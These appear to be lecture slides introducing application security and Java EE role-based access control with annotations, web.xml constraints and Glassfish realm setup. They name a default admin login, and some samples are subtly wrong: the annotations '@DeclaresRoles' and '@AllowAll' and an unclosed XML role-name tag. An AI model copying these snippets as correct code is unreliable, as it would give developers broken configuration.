Enterprise Computing lecture 6

Application Security


References:
1. www.OWASP.org - Open Web Application Security Project
2. JEE5 tutorial: http://docs.oracle.com/javaee/6/tutorial/doc/
3. Improving Web Application Security: http://msdn.microsoft.com/en-us/library/ms994921.aspx
4. Top security threats in 2011: http://cwe.mitre.org/top25

Objective

1. Business Context
2. Background – security layers
3. Terminology
4. Implementing security for JEE Web Apps
5. Examples of common application security threats

Context

IT must address multiple, conflicting business goals



Context

- **Improve Access**: Doing business electronically needs to support a dramatically expanding number of users, variety of users, and ways in which they gain access.
- **Become more secure:** Corporate information assets and privacy must remain well protected as access expands for both internal and extranet-based users. Part of managing risk is complying with numerous laws and regulations stemming from the growing worldwide concern about the security and privacy of information.
- **Reduce Costs**: Cost reduction has become a fact of life for business. Enterprises are looking for technology solutions that bring a higher degree of efficiency, while also helping to reduce ever-increasing demands on help desks and IT staffs.

Context

Today's identity management solutions must address multiple business goals and serve competing, changing requirements.

- How do we improve the customer experience by providing **secure access to information** and services while also **expanding our selling opportunities**?
- How do we **enforce** company **security policies** and comply with **legal mandates**, yet still **provide open access** to information, applications, and systems for growing numbers of customers, partners, and employees?
- How do **we reduce IT costs** and complexity while at the same time **have all the resources** we need to get to market quickly?

Security Layers

- An enterprise application, or web application, runs over a number of co-operating layers working together to deliver a solution
  - ! Each layer, and each component in that layer, is a potential access point for a security breech.

- Layers:


1. **Hardware** - e.g. physical access; eavesdropping technologies; natural occurrences
2. **Operating System -** kernel, file systems, network software/stack, authentication and authorisation mechanism)
3. **Service layer** - server side such as web servers, mail servers, ftp servers, database servers and application servers. Most common attack: buffer overflow; authentication or authorisation failure)

Security Layers


4. **Data** – most valuable asset so focus of most hacking attempts to display, corrupt or steal an organisations data. Access must be tightly controlled.
5. **Application** – can be specialty software so harder to 'generalise' attacks. Vulnerability is through web interface. Most common attack: cross-site scripting, SQL injection.
6. **Network** –focus of most security products – TLS (formerly SSL), digital certificates, encryption etc.
7. **Browser** – very difficult to secure, data from a browser should NEVER be trusted.

An application is as secure as its weakest point

Security Layers



Securing each Layer



Some terminology . . .

Terminology

- Authentication – identify the user, typically by a user name and password.
- Authorisation/Access Control – enforcing privileges set for each user.
  - Principle of Least Privileges - give a user the least amount of privileges necessary for them to complete the required task.
- Non-repudiation – be able to prove that a user performed a particular action. Audit trails.
- Data Integrity – ensure data can not be modified by a third party

Implementing security in Java EE applications (focusing on web based applications)


JEE security provides fine grained access control within an application, and works in addition to security provided at other levels.

Java EE Security

Java EE security is based on Realms, Users, Groups and Roles.

- **A user** is an individual identity (person or application) that has been defined in an application server
  - **A principle** is a user that can be authenticated.
- **A group** is a collection of users. Typically users are grouped based on common privileges needed.
- **A realm** is all valid users and groups for an application.
- **A role** is an abstract name for the permission to access a particular set of resources.

Java EE Security



1. Setting up users and groups

Users and groups are set up on the application server.

- In Netbeans, go to Services ➔ Servers ➔ Glassfish x.x.
- Start the service if its not already started.
- Right click and select view admin console.
  - Older versions of Netbeans may ask you for login details. The default login is username:admin, password: adminadmin
- On the left hand side console tree, expand configuration ➔ server config ➔ security ➔ realm.

1. Setting up users and groups

- A realm has three categories of users:
  - File – lists users, identified by a user name and password
    - Click the '**manage users**' button to add, update or delete users. Groups are created by allocating a user to a group.
  - Admin-realm – list of users with administration rights
  - Certificate – uploaded digital certificates to identify users.

1. Setting up Users and Groups

- Add two users, and put both users in the same group.

2. Setting up Roles

- Roles are declared using **annotations** within EJBs or web components using:
  - @DeclareRoles({"DEPT-ADMIN", "DIRECTOR"})
    - Use at Type level only. Declared roles that can be referenced in code.
  - @RolesAllowed({"DEPT-ADMIN", "DIRECTOR"})
    - Use at Type or Method level

- Or to allow all / no users
  - @PermitAll (type or method level)
  - @DenyAll (method level)

Roles annotations and methods

- @RolesAllowed list the roles that have access to a method or class
- @AllowAll allows all users access a method or class
- @DenyAll Indicates that the given method in the EJB cannot be accessed by anyone.
- @DeclareRoles declares the roles that can be referenced by code in the class using the following methods available via the security context:
- getCallerPrinciple() return calling principle (i.e. current user).
- isCallerInRole(role) checks the role of a the calling principle

Example – defining roles

```
@Stateless
@RolesAllowed("javaee")
public class HelloEJB
    implements Hello {
@PermitAll
public String hello(String msg)
{return "Hello, " + msg;}

public String bye(String msg)
{return "Bye, " + msg;}
}
```

Note: @PermitAll at method level overrides @RolesAllowed at class level

```
@Stateless
@DeclaresRoles({"A", "B"})
public class HelloEJB
    implements Hello {
@Resource private
    SessionContext sc;
public String hello(String msg)
    {
if (sc.isCallerInRole("A") && !
    sc.isCallerInRole("B")) {...}
else {...}
}
}
```

Java EE security

- The previous slide gave examples of the two types of security support:

1. Declarative security: defined as annotations.
2. Programmatic security: embedded in the code of the application, and used to augment declarative security when needed.

Defining Roles

- If annotations are not supported, roles and their corresponding access controls can be defined in the deployment descriptor web.xml
- Roles are defined using <security-role>
- Access controls are defined using:
  - <security-constraint> - parent node
    - <web-resource-collection> -node surrounding the list of jsp and servlet pages
      - <url-pattern> - actual web resources
      - <http-method> - methods covered. If this is not included, all methods are covered.
    - <auth-constraint> - node surrounding list of roles that can access the resources specified above
      - <role-name> the role itself

Defining roles - example


```
<security-role>
    <role-name>role1<role-name>
</security-role>

<security-constraint>
    <web-resource-collection>
        <url-pattern>/jsp/security/protected/*</url-pattern>
        <http-method>GET</http-method>
    </web-resource-collection>

    <auth-constraint>
        <role-name>role1</role-name>
    </auth-constraint>
</security-constraint>
```

Define roles

Identify components

Specify which roles can access the components

Right click on an application, and new > other > standard deployment descriptor. This will add web.xml to configuration files.
Open web.xml and select the security tab to view the options below:



Security Roles

Role Name	Description
admin	
user	

3. Linking Roles to Users

- If the Role name is the same as the Group name, mapping can be done automatically. This must be specified in the Glassfish Console as follows:

  - Under: configuration → server config → security
  - Check the box: Default Principal to Role Mapping.

3. Linking Roles to Users

